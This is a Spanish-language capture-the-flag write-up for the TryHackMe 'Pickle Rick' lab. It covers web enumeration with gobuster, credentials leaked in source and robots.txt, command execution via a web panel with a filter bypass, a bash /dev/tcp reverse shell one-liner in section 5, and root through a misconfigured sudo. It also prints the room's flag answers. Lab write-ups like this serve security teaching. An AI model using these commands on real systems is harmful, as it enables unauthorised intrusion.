Resolución de Laboratorio

Pickle Rick

Explotación de una máquina Linux basada en el universo de Rick and Morty: enumeración web, obtención de credenciales filtradas en el código fuente y robots.txt, ejecución remota de comandos mediante un panel de comandos vulnerable, bypass de filtros de comandos bloqueados, establecimiento de una reverse shell y escalada de privilegios a root mediante una mala configuración de sudo.


URL: https://tryhackme.com/room/picklerick

Writeup por Jenrrisinho


Octubre 202

1. Reconocimiento

Se accede a la IP de la máquina.



Se revisa el código fuente y se encuentra un comentario con el nombre de usuario ***R1ckRul3s***.




2. Enumeración

Se corre:

gobuster dir -u "http://IP" -w directory-list-2.3-medium.txt -x php,js,txt.


```
┌──(root㉿kali)-[~]
└─# gobuster dir -u "http://10.66.174.126" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -r -x .php,.js,.txt -t 30
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.66.174.126
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,js,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
login.php            (Status: 200) [Size: 882]
assets               (Status: 200) [Size: 2192]
portal.php           (Status: 200) [Size: 882]
robots.txt           (Status: 200) [Size: 17]
denied.php           (Status: 200) [Size: 882]
server-status        (Status: 403) [Size: 278]
clue.txt             (Status: 200) [Size: 54]
Progress: 882232 / 882232 (100.00%)
===============================================================
Finished
===============================================================
```

Se descubren `login.php`, `portal.php`, `robots.txt` y `clue.txt`.
`robots.txt` revela la contraseña ***Wubbalubbadubdub***.




3. Login

Se ingresa el usuario `R1ckRul3s` y la contraseña `Wubbalubbadubdub` en `/login.php`.



Acceso exitoso al Command Panel en `/portal.php` (imagen sobre el panel).



4. Ingrediente 1

`ls -la` muestra el archivo `Sup3rS3cretPickl3Ingred.txt`.

Command Panel

ls -la

Execute

```
total 40
drwxr-xr-x 3 root   root   4096 Feb 10  2019 .
drwxr-xr-x 3 root   root   4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
```

`cat`, `head` y `tail` están deshabilitados.

Command Panel


cat Sup3rS3cretPickl3Ingred.txt

Execute

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.




Se hace bypass con: *curl 0.0.0.0/Sup3rS3cretPickl3Ingred.txt*



Ingrediente 1: mr. meeseek hair

5. Reverse shell

El comando directo *bash -i >& /dev/tcp/IP/5555 0>&1* no funciona, así que se encadena: *bash -c 'bash -i >& /dev/tcp/IP/5555 0>&1'*



Con `nc -lvnp 5555` se recibe la shell como `www-data`.

```
┌──(root㉿kali)-[~/Projects/THM/picklerick]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.131.254] from (UNKNOWN) [10.66.174.126] 55142
bash: cannot set terminal process group (1018): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-66-174-126:/var/www/html$ whoami
whoami
www-data
www-data@ip-10-66-174-126:/var/www/html$ pwd
pwd
/var/www/html
www-data@ip-10-66-174-126:/var/www/html$
```

6. Ingrediente 2

Se busca con *`find / -iname "*ingred*" 2>/dev/null`*, intuyendo el patrón del nombre del primer archivo.

```
www-data@ip-10-66-174-126:/$ find / -iname "*ingred*" 2>/dev/null
find / -iname "*ingred*" 2>/dev/null
/var/www/html/Sup3rS3cretPickl3Ingred.txt
/home/rick/second ingredients
www-data@ip-10-66-174-126:/$
```

Se encuentra "`/home/rick/second ingredients`" y se lee con

`cat /home/rick/"second ingredients"`.

```
www-data@ip-10-66-174-126:/$ cat /home/rick/"second ingredients"
cat /home/rick/"second ingredients"
1 jerry tear
www-data@ip-10-66-174-126:/$
```

Ingrediente 2: 1 jerry tear

7. Escalada de privilegios

sudo -l muestra `(ALL) NOPASSWD: ALL` para `www-data`

```
www-data@ip-10-66-174-126:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-66-174-126:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-66-174-126:
    (ALL) NOPASSWD: ALL
www-data@ip-10-66-174-126:/$
```

Se usa *sudo su -l root* para pasar a root sin contraseña.

```
www-data@ip-10-66-174-126:/$ sudo su -l root
sudo su -l root
whoami
root
pwd
/root
```

En `/root`, *ls -la* muestra "`3rd.txt`"; con *cat 3rd.txt* se obtiene el último ingrediente.

```
ls -la
total 36
drwx------  4 root root 4096 Jul 11  2024 .
drwxr-xr-x 23 root root 4096 Oct 11 05:05 ..
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
-rw-------  1 root root  168 Jul 11  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwxr-xr-x  4 root root 4096 Jul 11  2024 snap
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-------  1 root root  702 Jul 11  2024 .viminfo
cat 3rd.txt
3rd ingredients: fleeb juice
```

Ingrediente 3: fleeb juice

Ruta de ataque:

Enumeración web → credenciales filtradas → RCE con bypass de filtro → reverse shell → sudo mal configurado → root.